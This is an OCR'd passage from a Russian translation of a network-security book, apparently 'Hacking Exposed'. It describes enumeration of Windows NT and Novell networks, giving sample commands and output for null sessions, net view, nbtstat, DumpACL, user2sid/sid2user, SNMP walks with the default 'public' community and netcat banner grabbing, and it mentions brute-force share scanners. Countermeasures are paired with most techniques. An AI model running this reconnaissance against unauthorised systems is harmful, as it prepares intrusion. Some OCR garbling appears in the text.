Для дальнейшей работы потребуется "чаша Святого Грааля перечня NT" — нулевое (анонимное) подключение. Как только установлен нулевой сеанс с одной из машин исследуемого домена, команды nltest /server:<имя_сервера> и /trusted_domains помогут получить информацию о других доменах NT, связанных с данным.

Разделяемые ресурсы NetBIOS

Популярность: 8
Простота: 9
Результативность: 2
Степень риска: 6

Если установлен нулевой сеанс, можно вернуться к старой доброй команде net view для исследования перечня разделяемых ресурсов удаленных систем:

```
C:\>net view \\vito
Shared resources at \\192.168.7.45
VITO
Share name  Type          Used as        Comment
-------------------------------------------------------
NETLOGON    Disk                         Logon server share
Test        Disk                         Public access
The command completed successfully.
```

В NTRK имеются еще три хороших средства перечня: rmtshare, srvcheck и srvinfo (с параметром -s). Команда rmtshare выводит информацию аналогично net view. Srvcheck показывает разделяемые ресурсы и авторизованных пользователей, включая скрытые разделяемые ресурсы, но требует привилегированного доступа к удаленной системе. Параметр *-s* в srvinfo выводит разделяемые ресурсы вместе с другой потенциально полезной информацией. Одной из лучших утилит перечня разделяемых ресурсов NT (и многого другого) является DumpACL (см. рис. 3.1). Ее можно получить бесплатно у Somarsoft (http://38.15.19.115). Не так много утилит можно рекомендовать для набора инструментов защиты администратора NT, но DumpACL проверяет все: от прав файловой системы до служб, доступных на удаленных компьютерах.





Рис. 3.1. DumpACL выявляет разделяемые ресурсы удаленного компьютера и выполняет множество других полезных функций

Основная информация о пользователях может быть получена даже при безобидном нулевом сеансе, причем утилита запускается из командной строки, что облегчает автоматизацию исполнения и применение в сценариях.

Для направленных атак рекомендуем нулевое подключение и ручное применение описанных выше средств, однако большинство хакеров обычно используют сканер NetBIOS для быстрой проверки всей сети и выявления

разделяемых ресурсов. Одним из популярнейших сканеров такого рода является Legion (имеется во многих архивах Интернета):



Legion способен "вгрызаться" в сеть IP класса C и выводит все доступные разделяемые ресурсы в графическом виде. Версия 2.1 содержит утилиту взлома "грубой силой", которая пытается подключиться к разделяемому ресурсу, используя список паролей, предоставленных пользователем. Подробно о методе "грубой силы" для взлома Windows 9*x* и NT рассказывается в главах 4 и 5.

Еще одним популярным сканером разделяемых ресурсов Windows является NetBIOS Auditing Tool (NAT), основанный на коде Эндрю Триджелла (Andrew Tridgell). NAT доступен во многих архивах Интернета. Neon Surge и Chameleon of Rhino9 (см. выше) написали графический интерфейс для NAT с возможностью вызова из командной строки (см. рис. 3.2). NAT не только находит




Рис. 3.2. Утилита NAT имеет графический интерфейс и обеспечивает вывод в окно командной строки

разделяемые ресурсы, но и пытается войти в них, применяя задаваемые пользователем списки имен и паролей.

Дополнительные средства создания перечней NT

Популярность: 4
Простота: 8
Результативность: 2
Степень риска: 5

Заслуживают упоминания несколько других средств создания перечня сетей NT: `epdump` от Microsoft (http://www.ntshop.net/security/tools/def.htm), `getmac` и `netdom` из NTRK и netviewx Джаспера Лауритсена (Jesper Luaritsen) (http://www.ibt.ku.dk/jesper/NTtools/). Утилита `epdump` запрашивает картограф оконечных точек RPC и показывает службы, связанные с IP-адресами и номерами портов (правда, очень коряво). Используя нулевой сеанс, getmac выводит аппаратные адреса (MAC-адреса) и имена устройств сетевых адаптеров удаленных компьютеров. Это поможет атакующему собрать сетевую информацию при исследовании системы с несколькими сетевыми интерфейсами. Утилита `netdom` предоставляет важную информацию о подключенных доменах NT, в том числе сведения о членстве в домене и данные о резервных контроллерах доменов. Утилита netviewx столь же мощное средство получения списка узлов домена и работающих в нем служб. Мы часто используем netviewx для проверки службы удаленного доступа NT (RAS, Remote Access Service) и получения представления о числе серверов с коммутируемым доступом (см. ниже). Параметр `-D` задает домен, а -T — тип исследуемой машины или службы:

```
C:\>netviewx -O CORLEONE -T dialin_server
VITO,4,0,500,nt%workstation%server%domain_ctrl%time_source%dialin_server%
bacup_browser%master_browser," Make him an offer he can't refuse "
```

Службы системы разделяются символами `"%"`. Утилита netviewx является хорошим средством для выявления плохо защищенных систем, не являющихся контроллерами доменов.

Наконец, мы не можем не упомянуть простой протокол сетевого управления SNMP, поскольку это огромный источник информации о системах NT. Он настолько объемен, что мы выделили для него отдельный раздел книги.

Контрмеры

Существует простой способ блокирования доступа ко всей упомянутой выше информации: фильтрация портов TCP и UDP (от 135 до 139) по всему периметру сети, ограниченному устройствами управления доступом. Почти все рассмотренные выше методы работают через специфичные порты Windows, так что запрет доступа к этим портам сделает безуспешным применение любого из упомянутых методов взлома. Для отдельных систем NT, подсоединенных к общим сетям TCP/IP, отключите привязку (bindings) NetBIOS к соответствующему интерфейсу на вкладке Bindings (Привязка) значка Network (Сеть) в Control Panel (Панель управления). И ради бога, закройте дыру нулевого сеанса!

Перечень пользователей и групп NT

Популярность: 10
Простота: 9
Результативность: 5
Степень риска: 8

Конечно, красиво выглядят схемы машин и разделяемых ресурсов, но хакеру важнее узнать имена пользователей. Получив список пользователей, взломщики применяют автоматические средства угадывания паролей, что сводит проблему проникновения в систему только к числу необходимых для этого циклов процессора. К сожалению, плохо сконфигурированные машины NT выбалтывают информацию о пользователях почти так же легко, как показывают разделяемые ресурсы.

Снова применим нулевое подключение для обеспечения начального доступа, через который будут работать известные хакерские средства. Первый и наиболее простой способ идентификации пользователей на удаленной системе Windows — это применение команды nbtstat:

```
C:\>nbtstat -A 192.168.202.33
        NetBIOS  Remote  Machine  Name  Table
Name                    Type              Status
-----------------------------------------------------
SANTINO  <20>            UNIQUE  Registered
SANTINO  <00>            UNIQUE  Registered
INTERNET  <00>          GROUP  Registered
SANTINO  <03>            UNIQUE  Registered
INTERNET  <1E>           GROUP  Registered
ADMINISTRATOR  <03>      UNIQUE  Registered
INTERNET <1D>           UNIQUE Registered
..__MSBROWSE__. <01>  GROUP Registered
MAC Address = 00-CO-4F-86-80-05
```

Мы получили таблицу имен NetBIOS удаленной системы, которая показывает имя системы (SANTINO), домен, в котором она находится (INTERNET), и всех зарегистрированных пользователей (ADMINISTRATOR).

В NTRK есть несколько утилит, способных предоставить больше информации о пользователях (иногда и без нулевого подключения): usrstat, showgrps, local и global. Однако нашим любимым средством получения информации о пользователях является DumpACL. Эта утилита способна выбрать список пользователей, групп, а также системных политик NT и прав пользователей. Для примера запустим DumpACL из командной строки, чтобы создать файл с информацией о пользователях удаленного компьютера:

```
C:\>dumpacl  /computer=\\192.168.202.33  /rpt=usersonly
        /saveas=tsv /outfile=c:\temp\users.txt
C:\>cat c:\temp\users.txt
4/3/99 8:15 PM - Somarsoft DumpAcl - \\192.168.202.33
UserName     FullName              Comment
barzini      Enrico Barzini        Rival mob chieftain
godfather    Vito Corleone         Capo
```

```
godzilla    Administrator     Built-in account for administering the domain
Guest                         Built-in account for guest access
lucca       Lucca Brazzi      Hit man
mike        Michael Corleone  Son of Godfather
```

Чрезвычайно эффективными средствами создания перечней NT являются sid2user и user2sid Евгения Рудного (Evgenii Rudnyi) (http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt). Это утилиты командной строки, которые находят NT SID по имени пользователя и наоборот. *SID* (security identifier — *идентификатор защиты)* представляет собой число переменной длины, присваиваемое системе NT во время установки. Структура и функции SID описаны в блестящей статье Марка Русиновича (Mark Russinovich) на http://www.ntmag.com/Magazine/Article.cfm?ArticleID=3143. Получив SID домена с помощью user2sid, взломщики могут найти соответствующие имена пользователей. Например:

```
C:\>user2sid \\192.168.202.33 "domain users"
S-1-5-21-8915387-1645822062-1819828000-513
Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

Итак, установлен SID машины — начинающаяся с S-1 строка чисел, разделенных дефисами. Число, следующее за последним дефисом, называют *относительным идентификатором* (RID, relative identifier). Оно предопределено для встроенных пользователей и групп NT, таких как Administrator и Guest. Например, RID пользователя Administrator (Администратор) всегда равен 500, а пользователя Guest (Гость) — 501. Вооруженный этими значениями хакер может использовать sid2user и известную строку SID, дополненную RID = 500, чтобы найти имя учетной записи Administrator (даже если она была переименована):

```
C:\> sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005-500
Name is godzilla
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

Заметьте, что S-1 и дефисы опущены. Другим интересным фактом является то, что первой учетной записи, создаваемой в любой локальной системе или домене NT, присваивается относительный идентификатор (RID) равный 1000, а каждый очередной объект получает следующий последовательный номер (1001, 1002, 1003 и т.д.; относительные идентификаторы не используются повторно в текущей установке системы). Таким образом, определив SID, хакер может выявить каждого пользователя и группу системы NT как в прошлом, так и в настоящем. Утилиты sid2user и user2sid будут работать, даже если установлен ключ RestrictAnonymous (см. выше), но должен быть доступен порт 139. Грустно, не правда ли?

SNMP

Популярность: 8
Простота: 9
Результативность: 3
Степень риска: 7

Еще большую грусть наводит количество хорошо защищенных систем NT, но исполняющих агента NT SNMP (Simple Network Management Protocol — упрощенный протокол сетевого управления), причем доступ к агенту открывается общеизвестными паролями по умолчанию, например public. Получить перечень ресурсов NT через протокол SNMP позволяет программа просмотра SNMP под названием snmputil из пакета NTRK:

```
C:\> snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable = .iso.org.dod.internet.private.enterprises.
           lanmanager.lanmgr-2.server.svUserTable.svUserEntry.svUserName.
           5.71.117.101.115.116
Value    = OCTET STRING - Guest
Variable = .iso.org.dod.internet.private.enterprises.
           lanmanager.lanmgr-2.server.svUserTable.svUserEntry.svUserName.
           13.65.100.109.105.110.105.115.116.114.97.116.111.114
Value    = OCTET STRING - Administrator
End of MIB subtree.
```

Последний параметр команды snmputil (.1.3.6.1.4.1.77.1.2.25) — это *идентификатор объекта* (OID, object identifier), который задает конкретную ветвь базы данных управляющей информации в формате корпорации Microsoft (MIB, Management Information Base), определенную в спецификации протокола SNMP. База данных MIB представляет собой иерархическое пространство имен, поэтому переход "вверх" по дереву (т.е. использование меньших чисел, например **.1.3.6.1.4.1.77)** позволяет получать все больше и больше информации. Помните, что все эти числа вымышлены, так что взломщик будет использовать эквивалентные текстовые строки. В следующей таблице перечислены некоторые сегменты MIB, дающие богатый урожай полезной информации:

SNMP MIB (эти строки нужно присоединить к .iso.org.dod.internet. private.enterprises.lanmanager.lanmgr-2)	Информация о перечне
.server.svSvcTable.svSvcEntry.svSVcName	Исполняемые службы
.server.svShareTable.svShareEntry.svShareName	Имена разделяемых ресурсов
.server.svShareTable.svShareEntry.svSharePath	Пути разделяемых ресурсов
.server.svShareTable.svShareEntry.svShareComment	Примечания к разделяемым ресурсам
.server.svUserTable.svUserEntry.svUserName	Имена пользователей
.domain.domPrimaryDomain	Имя домена

Для того чтобы избежать ввода всего этого с клавиатуры, можно загрузить прекрасную графическую программу просмотра SNMP — IP Network Browser




Рис. 3.3. Утилита IP Network Browser от Solar Winds выводит информацию SNMP обо всех системах NT, на которых исполняется агент SNMP, если указано правильное имя пользователя. В данном случае применена строка по умолчанию (public).

(http://www.solarwinds.net). На рис. 3.3 показан IP Network Browser, который ищет в сети системы, откликающиеся по протоколу SNMP.

Контрмеры: защита SNMP Важно помнить, что все будет работать даже при блокировке нулевого соединения. Простейший способ предотвращения враждебной деятельности состоит в удалении агента SNMP или в отключении службы SNMP с помощью значка Services (Службы) в Control Panel (Панель управления). Если нельзя полностью закрывать SNMP, по крайней мере, убедитесь, что протокол правильно сконфигурирован на настоящие имена, а не на значения по умолчанию (public), либо отредактируйте системный реестр для разрешения только авторизованного доступа к SNMP Community Name и для предотвращения отправки соответствующей информации из NT. Прежде

всего откройте regedt32 и перейдите в HKEY_LOCAL_MACHINE\SYSTEM \CurrentControlSet\Services\SNMP\Parameters\ValidCo mmunities. Выберите ключи Security | Permissions и установите их так, чтобы открыть доступ только тем пользователям, которым это разрешено. Затем перейдите в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP\Parameters\Extensi onAgents, удалите значения параметров, содержащие строку "LANManagerMIB2Agent", после чего переименуйте оставшиеся элементы для изменения порядка следования параметров. Например, если удаленный параметр имел название 1, то переименуйте 2, 3 и т.д., чтобы вся последовательность параметров начиналась с 1 и заканчивалась итоговым значением списка.

Если SNMP нужен для управления сетью, обеспечьте блокировку доступа к портам TCP и UDP под номерами 161 и 162 (SNMP) по всему периметру сетевых устройств управления доступом. Нельзя допускать утечку внутренней информации SNMP в сеть общего доступа. Подробные сведения о SNMP в целом можно найти в последнем RFC о SNMP на http:\\www.rfc-editor.org.

А вы не забыли проверить свою систему на предмет "Красной кнопки", нулевого соединения и анонимной регистрации? Как насчет портов 135 — 139, открытых пытливому взору? Защищен ли агент SNMP? Надеемся, что это так.

Перечень приложений и заголовков NT

Популярность: 10
Простота: 9
Результативность: 5
Степеньриска: 8

Испытанный и проверенный способ получения заголовков и информации о приложениях NT тот же, что и в UNIX: telnet. Откройте соединение telnet с известным портом исследуемого сервера, при необходимости нажмите несколько раз Enter, и вы получите:

```
telnet www.corleone.com 80
HTTP/1.0400 Bad Request
Server: Netscape-Commerce/1.12
Your browser sent a non-HTTP compliant message.
```

Откликнутся многие стандартные приложения. Попробуйте применить порт 80 (HTTP), 25 (SMTP) или 21 (FTP) (последний даст в Windows больше всего информации).

Если нужен тонкий инструмент, положитесь на "швейцарский армейский нож стека TCP/IP" — утилиту netcat, написанную хакером Hobbit для UNIX (http://www.avian.org) и портированную в NT хакером Weld Pond из группы исследований защиты L0pht (читай: хорошие хакеры). Утилиту netcat можно найти на http://www.10pht.com/-weld/netcat/index.html. Это еще один инструмент, достойный Зала Славы администраторов NT. Используемый врагами, он действует опустошающе. Проверим еще одно простое решение — подключение к удаленному порту TCP/IP:

```
C:\> nc -v www.corleone.com 80
www.corleone.com [192.168.45.7] 80 (?) open
```

Ввод символа обычно инициирует некий ответ. В данном случае нажатие клавиши Enter выдаст:

```
HTTP/1.0 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 03 Apr 1999 08:42:40 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect.
</body></html>
```

Отлично! Теперь взломщик может сфокусировать усилия на проникновении в систему, поскольку известны разработчик и версия программного обеспечения web-сервера. Далее можно ограничиться методами и утилитами, предназначенными для конкретной платформы, и пробовать, пока не будет подобран правильный вариант. Время работает на хакера, но против администратора данной машины.

Последний метод получения перечня приложений и заголовков NT основан на выводе содержимого системного реестра Windows исследуемого компьютера. Практически каждое приложение, которое стандартным образом установлено в системе NT, оставляет некие следы в системном реестре. Проблема состоит только в том, чтобы знать, где их искать. Кроме того, существует необозримое море информации о пользователях и конфигурации, которое взломщики способны выкачать, получив доступ к системному реестру. Немного терпения, и можно найти требуемые данные в лабиринтах кустов реестра. Чаще всего для этой цели используются утилиты **regdmp** из NTRK и DumpACL от Somarsoft.

Утилита regdmp — весьма примитивная программа, которая выводит на экран консоли **весь** реестр (или отдельные ключи, заданные в командной строке). Удаленный доступ к системному реестру обычно предоставляется только администраторам, однако гнусные воришки обязательно попробуют различные ключи в надежде на удачный прорыв. Проверим, какие приложения запускаются при загрузке Windows. Хакеры часто помещают сюда указатели на утилиты лазеек, подобные Netbus (см. главы 5 и 13):

```
C:\> regdmp -m \\192.168.202.33
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SystemTray = Systray.Exe
BrowserWebCheck = loadwc.exe
```

DumpACL выдает информацию в более приятном виде, но в целом результат тот же (см. рис. 3.4). Отчет "Dump Services" (Вывод служб) покажет каждую службу Win32 и драйверы ядра удаленной системы независимо от того, исполняются они или нет. Это может дать богатый улов потенциальных целей для атакующих, из которого можно будет выбрать наиболее уязвимую мишень.

Контрмеры Защита от атак выявления перечня требует некоторых упреждающих действий со стороны администратора, но нет слов, чтобы указать на важность защиты информации о приложениях и службах, исполняемых в сети.




Рис. 3.4. DumpACL выводит все службы и драйверы, исполняемые на удаленной системе

Во-первых, проанализируйте критически важные приложения и найдите корректный способ избавиться от информации о разработчике и версии в заголовках. Регулярно проверяйте себя сканированием портов и простыми подключениями из netcat к активным портам. Убедитесь, что нет ни малейшей утечки информации.

Во-вторых, удостоверьтесь в том, что системный реестр закрыт и к нему запрещен удаленный доступ. Подходящими ключами для проверки удаленного доступа к системному реестру являются HKLM\SYSTEM\CurrentControlSet\SecurePipeServers\winreg и соответствующие подключи. Если этот ключ присутствует, значит, удаленный доступ к системному реестру ограничен по умолчанию только администраторами (Administrators). Подробности можно найти в статьях Q143474 и Q155363 из Microsoft Knowledge Base (http://support.microsoft.com/support/search). Для самоконтроля используйте мощные возможности утилиты DumpACL.

Руководствуясь представленной здесь информацией, атакующий может перейти к активному проникновению в систему NT (см. главу 5).

Методы перечня в системах Novell

Не только для NT характерны дыры "нулевого сеанса". Novell Netware присуща та же проблема, причем в гораздо большей степени. Novell практически раздает информацию, не требуя проведения аутентификации на сервере или в дереве. Серверам Netware 3.x и 4.x (с разрешенным контекстом Bindery) свойственна уязвимость "присоединения" (attach), позволяющая любому

человеку ознакомиться с серверами, деревьями, группами, принтерами и именами пользователей без регистрации хотя бы на одном сервере. Мы покажем, как это сделать, а затем дадим рекомендации по залатыванию соответствующих информационных дыр.

Сетевое окружение

Популярность: 7
Простота: 10
Результативность: 1
Степень риска: 6

Первый шаг в сг здании перечня сети Novell состоит в определении подключенных серверов и деревьев. Это можно проделать множеством способов, но самый простой заключается в использовании значка Network Neighborhood (Сетевое окружение) Windows 95/98/NT. Удобная утилита просмотра сети опрашивает все подключенные серверы Novell и деревья службы каталога Novell (NDS, Novell Directory Service), хотя без регистрации в этом дереве запрещен "спуск" по иерархической структуре Novell NDS (см. рис. 3.5). Указанная информация сама по себе не является угрожающей, но служит хорошим разбегом перед марафонской дистанцией.





Рис. 3.5. Значок Сетевое окружение системы Windows показывает серверы и деревья Novell

Подключение из Novell Client32

Популярность: 7
Простота: 10
Результативность: 1
Степеньриска: 6

Программа Netware Services от Novell размещается в панели задач и позволяет управлять соединениями с системами Netware посредством команды Netware Connections:



Такая возможность невероятно полезна для управления подключением и регистрацией в сети. Однако важнее то, что успешное подключение открывает доступ к дереву службы каталога Novell (NDS), в котором описаны сервер, номер соединения и полный сетевой адрес, включая номер сети и адрес узла (см. рис. 3.6).




Рис. 3.6. Утилита NetWare Connections от Novell выводит дерево NDS, в котором указаны сервер, номер соединения и полный сетевой адрес, включая номер сети и адрес узла

Эти сведения помогут при последующем подключении к серверу и получении административных привилегий (см. главу 6).

On-Site Admin: просмотр серверов Novell

Популярность: 7
Простота: 8
Результативность: 5
Степеньриска: 6

Без аутентификации на сервере можно пользоваться продуктом On-Site Admin от Novell (ftp://ftp.cdrom.com), позволяющим выяснить статус любого подключенного сервера. Вместо того чтобы посылать собственные широковещательные запросы, On-Site Admin, по-видимому, выводит уже кешированные серверы, информация о которых создается с помощью средства Network Neighborhood (Сетевое окружение), периодически посылающего собственные широковещательные запросы к серверам Novell. На рис. 3.7 показано, какую информацию собирает On-Site Admin.

